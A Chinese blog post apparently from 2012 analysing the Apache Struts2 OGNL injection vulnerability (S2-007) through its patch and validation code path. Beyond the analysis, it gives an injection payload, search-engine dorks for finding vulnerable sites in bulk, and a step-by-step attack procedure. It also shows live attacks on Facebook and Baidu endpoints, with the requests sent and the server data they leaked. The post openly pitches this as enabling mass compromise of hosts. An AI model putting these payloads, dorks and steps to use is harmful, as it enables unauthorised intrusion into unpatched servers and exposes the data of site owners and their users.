文章前，先Ps一下

这文章有漏洞影响到百度，所以先发百度，修补后，正在和剑心商量小范围群发各个互联网安全团队，结果老外也研究出，并且直接爆出这个文章的最终POC。想想刚好明天我生日，发了，庆祝吧。身在互联网公司安全团队，有研究的结果，总要先保证自己安全才会往外发，这是基本原则。

继上次struts远程代码执行漏洞后，前段时间又发布了一个远程代码执行漏洞。影响范围极广，利用方式相对上次要苛刻一点，但是读完本文，批量抓鸡不难。

几天前，KJ就在微博上把我卖了，我们确实在研究这个漏洞，官方早就发公告。看到漏洞介绍后，翻阅了struts官网后，作者第一时间想到的，就是没见过比apache更傻X的官方，struts网站没有任何页面有此漏洞的连接，凭空在那个目录下多出个s007.html页面（你能猜到这个地址？），如果不是看到apache的jira系统的一则留言信息，都不知道这个漏洞公告的存在。无奈的想起一个网络流行语，以及一些其他网络流行语。

**官方公告**

我们看看apache的jira系统中那则留言信息，作者重新描述下：

到达showcase的validation的case页面，选择field validation页面。

在int类型或date类型的输入框中，输入

|  |
| --- |
| <’+#application+’> |

就会在返回页面中，显示出struts应用程序application context中的内容（toString后）。在application中，通常会放着数据库连接等重要数据，一旦被获取的后果很严重。

由于这个东西是个ognl，所以漏洞上说，可以执行任意ognl代码。但是漏洞公告只给出了简单poc，并没有告诉大家怎样执行代码。

之前研究过struts的ognl执行机制，所以能很快的写出执行任意代码的poc来。这个不是难题，而本文的意义，在于告诉大家这个漏洞背后的技术细节。

**分析补丁**

在官方的公告上，已经详细的指出了修补的代码。

这是漏洞修补的代码变动文件

[https:*//issues.apache.org/jira/browse/WW-3668?page=com.atlassian.jira.plugin.ext.subversion:subversion-commits-tabpanel#issue-tabs*](https://issues.apache.org/jira/browse/WW-3668?page=com.atlassian.jira.plugin.ext.subversion:subversion-commits-tabpanel#issue-tabs)

那几个测试文件，就不必看了，也就是说，一共修改了这几个文件

MODIFY /struts/struts2/trunk/core/src/main/resources/template/simple/text.ftl

MODIFY /struts/struts2/trunk/xwork-core/src/main/java/com/opensymphony/xwork2/interceptor/ConversionErrorInterceptor.java

MODIFY /struts/struts2/trunk/core/src/main/java/org/apache/struts2/interceptor/StrutsConversionErrorInterceptor.java

MODIFY /struts/struts2/trunk/xwork-core/src/main/java/com/opensymphony/xwork2/validator/validators/RepopulateConversionErrorFieldValidatorSupport.java

修补的手段非常的简洁，简洁到令人发指，居然用XSS的修补方式，前后加两个引号，之后escape一下。换句话说，这样的修补，除非你能绕过apache的escape，否则真的没辙。作者知道之前写过文章，说过可以绕过escape，不过那是在特定的条件下成功，而当前这里，是行不通的。

看不懂OGNL没关系，我们举个贴近的例子，后面也会有真实代码解析，比较复杂，不熟悉的可能看不懂，所以先用js伪代码给大家看看原理。下面是段JAVASCRIPT代码：

|  |
| --- |
| Var stringOgnlExec = ‘$url’; |

原来的这段代码中，$url，是可以被用户控制的，于是，攻击者提交了

|  |
| --- |
| <’+#application+’> |

这段就变成了

|  |
| --- |
| Var stringOgnlExec = ‘<’+#application+’>’; |

最终，#application会被执行，并返回结果。至于那个“<”符号，和“>”符号，一点用处都没有，可以忽略。官方的修补代码，也相当于对$url变量，做了EscapeJava，过滤双引号。看到这里，作者的心都凉了。尝试了几种转义绕过，均以失败告终。官方还是有长进的，补丁简单，有效（ps：我后来看了看，好像是别人建议官方这么做得，当然也可能百度翻译的不准确）。

**漏洞原理**

这些开源的系统，我们总是能通过补丁，可以有效的反推的出漏洞的产生和关键点。从上一段可以看到，它的精髓，其实是“注入”。

这段文字，可以明确的指出研究方向：“User input is evaluated as an OGNL expression when there’s a conversion error”，像作者这种英语不好的人，居然也看懂了。发生类型转换失败错误时，用户输入的ognl表达式，会被执行掉。这个漏洞好眼熟啊，我们看看这个。

|  |
| --- |
| http:*//struts.apache.org/2.x/docs/s2-001.html* |

真是屡洞屡补啊，这是struts2.0.8时代遗留下来的老问题。当时的修补补丁，作者也看过，也研究过补丁绕过的可能性。

很惭愧，作者没有慧眼识英雄，研究方向错了，没有深究下去，导致丧失良洞啊！当时的漏洞原理，是发生错误的时候，输入了“%{xxxxx}”，就会执行，因为ognl会自动多次翻译（while语句）代码中“%{xxx}”，当做新的一段ognl执行。而官方的修补，是把这个多次翻译的功能，从代码中阉割掉了。当时的作者，就像今天的作者一样，认为“补丁简单，有效”，所以也就没想到，还可以注入攻击。所以，大家看了作者的文章后，千万不要以为作者分析完，就结束了，如果你能坚持再多分析一遍，指不定会有大惊喜，大机缘。

这里会有个关键词，叫做“validate”，struts2的世界里，这个叫做“验证框架”，是struts2的一个自带插件。它的功能，从用户可见的角度上说，是该输入数字的时候输错为字母了，这时会返回原来的页面，显示出一个错误消息，同时显示用户原本输入的内容。

问题就出在“同时显示用户原本输入的内容”里，struts2验证框架，要显示这个内容。

一旦发生了类型转换错误，就会走以下流程：

相关代码第一步，设置ExprOverrides

/struts/struts2/trunk/xwork-core/src/main/java/com/opensymphony/xwork2/validator/validators/RepopulateConversionErrorFieldValidatorSupport.java：181行

stack.setExprOverrides(fakeParams);

这个函数放入了一个MAP，map会被后面的代码，作为OGNL执行。

MAP的内容来自代码：

|  |
| --- |
| fakeParams.put(fullFieldName, "'" + tmpValue[0] + "'"); |

很明显看到，这里是用单引号拼接的，可以注入。

tmpValue[0]的值，来自

|  |
| --- |
| Object value = conversionErrors.get(fullFieldName); |

也就是发生了类型转换错误后，放入错误字段，和错误字段的值。

到了这里，其实并不会执行ognl，只有在有去调用findValue(“”)，并传入相关错误字段名称时，才会执行对应的值内容，也就是被注入的OGNL语句。

什么时候会执行findvalue，并且刚好是find错误字段的value呢？

还得再普及一个知识，潜规则太多了，作者研究时，也发生了很多错误，更新了N遍文章。在条件好公司就是好，当研究成果分析发生错误时，立刻会有各种各样的实际场景，供你实时分析，达到纠正错误的目的。嗯。阿里巴巴招聘安全工程师，果断向我邮箱投简历把，你懂得。

Struts把request的getAttribute方法再次重写，在jsp层调用的request，其实是个struts包装过的，并非原本apache提供的request类。在这个方法里：

|  |
| --- |
| attribute = stack.findValue(s); |

s是方法传入的参数。也就是说，真正决定执行注入OGNL代码的，是这个方法。

这个方法有多么恐怖啊，我们举几个调用此方法的地方。

1、 jsp中得request.getAttribute(“kxlzx”);

这个感觉还好，调用不多是吧？最起码不如request. getParameter多。虽然大家有用到，但是不多。

2、 struts标签库几乎所有标签，在获取标签value时，都会调用这个方法。

这次够恐怖了，所有标签都会用到value的时候，否则标签意义何在。这个属于框架自动调用，不需要开发人员参与。开发人员只需要使用struts标签库就好。

3、 事实上几乎所有标签库，展现层，几乎都会用这个方法从action中拿用户提交的变量值。

粗略统计一下，包括velocity、freemarker等。

**漏洞利用的条件**

公告上其实给出了一个经典场景，从漏洞描述上看，这些条件，缺一不可。

1、 使用了struts验证框架做验证。

2、 针对可利用的字段，验证框架做了类型转换验证。

3、 页面使用了struts标签库。

4、 错误页面刚好会显示可利用字段的值。

非常苛刻的利用条件，其实后来证明这是个误区，作者当初在这里被骗了很久。回到刚刚拿到公告时，简要的解析一下条件的苛刻性。这么解析虽然意义不大，但是不可否认，这是开发人员会存在侥幸心理的起始。

**使用了struts验证框架做验证**

简要说下，不使用struts验证框架的理由。

1） 时代在发展，已经到了web2.0，新时代，大家都知道使用ajax了，输入时候，就已经去验证。

2） 即使是老的时代，很多开发为了偷懒，会使用js验证，而不适用服务端验证，这就避免了还要写服务端代码。当然，有经验的开发，会建议开发使用服务端验证框架，因为这样才“安全”。

3） 验证框架使用起来，其实并不比专门写段代码做验证简单。除非是出于良好的架构考虑，才会要求大家一定要用。

以经验来说，作者做过一段时间的开发，验证框架这个烂东西，能不用，基本上作者不用。

**针对可利用的字段，验证框架做了类型转换验证**

这个必须是一个int类型，或date类型等等需要类型转换的类型。像email验证、string长度验证，正则表达式验证等等，都不在此列。难以找到一个明明应该用下拉框解决的，非要用户输入数字。很不友好。顺便普及一下，所谓的类型转换错误，就是这个字段本身是一个int类型或date等类型，但是用户输入了一段字母，所以错误了。

**页面使用了struts标签库**

这也是一个特定条件，众所周知，struts和webwork的标签库，是所有的标签库中，性能最让人抓狂的几个之一。有经验的架构师，通常会用velocity等来替代，实在不行，也会用el表达式加jsp搞定。所以并不是每个页面，都会启用struts标签库。

**错误页面刚好会显示可利用字段的值**

用户输入错误，很多时候，都是一个错误页面，不一定就要显示出原来用户输入了什么。

个人经验来看，最最难以接受的，就是得找一个让用户输入数字的文本框。是不是很失望呢，这个漏洞，并不像原来的那个，指哪打哪。

**利用条件的减免**

为了扩大漏洞影响，必须从这四个地方下手，让漏洞出现的几率高一点，容易利用一点。

其他的几点，可能真的不好撬动，但是这“针对可利用的字段，验证框架做了类型转换验证”，经过研究，发现没有想象中的难。有很多开发总抱着侥幸心理：“是不是我的项目不使用验证框架，就没事了”。事实上框架提供的便利，struts框架会自动对所有字段，执行类型转换验证，并不是非要开发人员指定某个action做验证。换句话说，这个条件完全可以消失了。作者写在这里，是因为很多人都会有这个误区，而作者当时也走进了这个误区，所以专门写一下。

也就是说，其实利用条件是：

1、 发生类型转换错误

2、 返回页面会显示错误字段的内容

小小的统计一下，发现会显示错误字段内容的标签，实在太多了，仅仅是struts的标签库里，就可以搜出一大把（并不全）：

|  |
| --- |
| <s:text name="kxlzx" /> *//输出一段文字*    <s:property name="kxlzx" /> *//输出一段文字*    <s:textfield name="kxlzx" /> *//一个input输入框*    <s:hidden name="kxlzx" /> *//一个隐藏域* |


以上这些标签，在项目里，不可能不被使用。

换个场景，velocity：

|  |
| --- |
| $kxlzx *//输出一段文字* |

别说你不用这个输出，那你干脆不要用velocity好了。

还有其他场景，不再一一列举，最终得出下图，大家可以对照上文，重新梳理一下流程。

[](http://www.inbreak.net/wp-content/uploads/2012/01/image002.jpg)

这真的是个好消息，作者一向认为：**“默认的不安全，才是最好的不安全”，“如果一个框架漏洞的产生，还需要开发人员冗长的代码配合我们，那是多么的悲催”。**这两句很通顺，打算申请个专利。


漏洞特征和批量抓漏洞

这是大家最关心的地方，有很多很多的struts，怎样能够确定，这个系统有漏洞呢。

我们看看showcase的页面

[](http://www.inbreak.net/wp-content/uploads/2012/01/image004.jpg)

这个地方，是个integer validation，我们输入poc，有经验的能看出来，作者的EXP是经过处理的。这种技巧，不打算多说，后文会给出指引。

[](http://www.inbreak.net/wp-content/uploads/2012/01/image006.jpg)  
原来的地方，变成了

|  |
| --- |
| <true> |

弹出calc，就是说，ognl被执行了。大家看懂了，得从应用程序中，找每个input，一个一个试，从结果页面，判断漏洞是否存在。

然而，这只是第二步。

第一步当然是找到struts了，为了批量的找到struts，最好的办法就是搜索引擎。“inurl:action”，“filetype:action”都是可以找到struts的。

为了更加精准的找出来，作者还得提到一个struts的特性：“不分GET和POST”。这个就是传说中得潜规则。搜索引擎去抓取的时候，通常是get方式，提交很多参数，有变态的搜索引擎，也会自动提交表单的。如果一个连接，进去后，页面直接报出“Invalid field value”，这基本上，就是struts的框架验证失败了。

别小看这英文的短句，即使是中文的系统，如果没有定义表单验证中得类型转换错误信息，表单中数字等类型，会自动说出验证结果。这个自动说的结果，就是框架提供的默认信息“Invalid field value”。程序员懒得去给类型转换失败，写一条专用的错误信息，也给我们提供了便利。

综合来说，我们搜索“filetype:action Invalid field value”，就能看到N多站了。这些站，基本上都是使用了struts标签库的站。

**攻击步骤**

再总结一下

1、 找到可以输入的表单，最好有日期类型，数字类型等。

2、 提交表单，修改包，把所有的表单值内容，都改为POC。

3、 查看页面返回源码，如果有POC执行后的返回，就成功了。

**实际利用场景**

Google搜索结果的第一页，当时真的是一眼定位目标，为什么能一眼定位呢？

因为它“非死不可”！

没错，就是facebook。

遵循这个逻辑，黑掉“非死不可”


|  |
| --- |
| http:*//apps.facebook.com/sparechange/showTopUp.action?senderId=$sc\_senderId&devId=$sc\_devId&returnUrl=$sc\_returnUrl&appId=$sc\_appId&item=$sc\_item&itemDesc=$sc\_itemDesc&t=$sc\_amt&* |


这个页面爆出：

[](http://www.inbreak.net/wp-content/uploads/2012/01/image007.png)  
所以提交下面表单

|  |
| --- |
| <form action="http://apps.facebook.com/sparechange/showTopUp.action?senderId=$sc\_senderId&devId=$sc\_devId&returnUrl=$sc\_returnUrl&item=$sc\_item&itemDesc=$sc\_itemDesc&t=$sc\_amt&" method="POST">    <input name=”appId”>    <input type=”submit”>    </form> |

输入：

[](http://www.inbreak.net/wp-content/uploads/2012/01/image0081.png)  
查看源码

[](http://www.inbreak.net/wp-content/uploads/2012/01/image010.jpg)

|  |
| --- |
| <input type="hidden" name="devId" value="$sc\_devId" />    <input value="$sc\_senderId" name="senderId" type="hidden" />    <input value="&#123;javax.servlet.context.tempdir=/usr/local/tomcat/work/Catalina/localhost/fb, org.apache.catalina.jsp\_classpath=/usr/local/tomcat/work/Catalina/localhost/fb/WEB-INF/classes/:/usr/local/tomcat/shared/classes/:/usr/local/tomcat/shared/lib/axis.jar, org.apache.catalina.resources=org.apache.naming.resources.ProxyDirContext&#064;119015b&#125;" name="appId" type="hidden" />    <input value="" name="flowType" type="hidden" /> |

其实input的value很长很长，这里文中截断了。

触发这个漏洞后，作者也给facebook发了邮件。找安全团队地址时，看到facebook居然有赏金，很开心。但是马上又看到apps下面的应用，不参与悬赏，那个不爽啊，虽然出于职业道德，还是给它发了邮件，真不爽。只能自我安慰一下：“哥邮件里写的英文，你们真的以为能当英文看么？“

**从侧面撬动苛刻条件**

最后讨论一下“错误页面刚好会显示可利用字段的值”，这一条还是从侧面，可以撬动的。搜索引擎的结果里，很多都是页面上有“Invalid field value”，其实并不会在当前页面展示字段的内容，也就无法触发漏洞了。

当前页面真的无法触发漏洞么？

真的。。。-\_-!

别忙泼水，作者要说得是，只是当前页面不会触发而已。出现这个错误，代表了这个系统的开发人员，喜欢struts，喜欢struts的标签库。你懂么？他好这口儿！

我们来看看另一个例子。

这位虽然没有非死不可，但是想百毒不侵，那是没有的。

猜到了？百度！

搜索引擎里看到了一个url：

http://wm123.baidu.com/site/detail.action?siteId=1..

[](http://www.inbreak.net/wp-content/uploads/2012/01/image012.jpg)  
很不爽的页面，这个页面没有input，不会显示它的值，也就不会调用getAttribute。但是它告诉我，百度的开发，使用了struts标签库。

所以，很不幸（当然作者其实觉得很幸运），在另一个地方，找到了想要的东西。提交下面表单

|  |
| --- |
| POST http:*//beidou.baidu.com/tool/addGroupClone.action?task.userid=3701034 HTTP/1.1*    struts.token.name=groupCloneToken&groupCloneToken=fdasfdsafdsa&list-filter=&sub-list-filter=&task.groupIdList=2201994&task.unitstate=0&task.copyRegion=true&task.copyNetWork=true&task.copyDirectType=true&task.planid=-1&task.newPlan=true&task.planname=fdsafdsafdsa&task.budget=' %2B #application %2B ' |

就能看到一个令人惊喜的结果。  
[](http://www.inbreak.net/wp-content/uploads/2012/01/image014.jpg)  
直接提交是不行的，里面有token，一次验证立刻失效。必须找到页面，在发送到服务器之前，拦截http请求，修改后提交，才能看到结果。

看到这里，大家都会批量抓鸡了。关于执行任意代码的exp怎么写，这个时候当然不会放出来，不然过些天，还有谁会关注我的微薄（http://t.qq.com/javasecurity）呢？想知道的，请把作者之前写过的《Struts2和Webwork远程命令执行漏洞分析》“http://www.inbreak.net/archives/167”，认真读几遍，会有大机缘。作者当时看到漏洞介绍后，1分钟之内，写好了执行任意代码的EXP。只要你懂，你就懂了。

最后插一句，

感谢KJ一起研究

感谢小笨笨（cnben）建议

感谢 寻者 提供各种反驳本文错误分析的实际场景

By kxlzx http://www.inbreak.net

微薄（http://t.qq.com/javasecurity）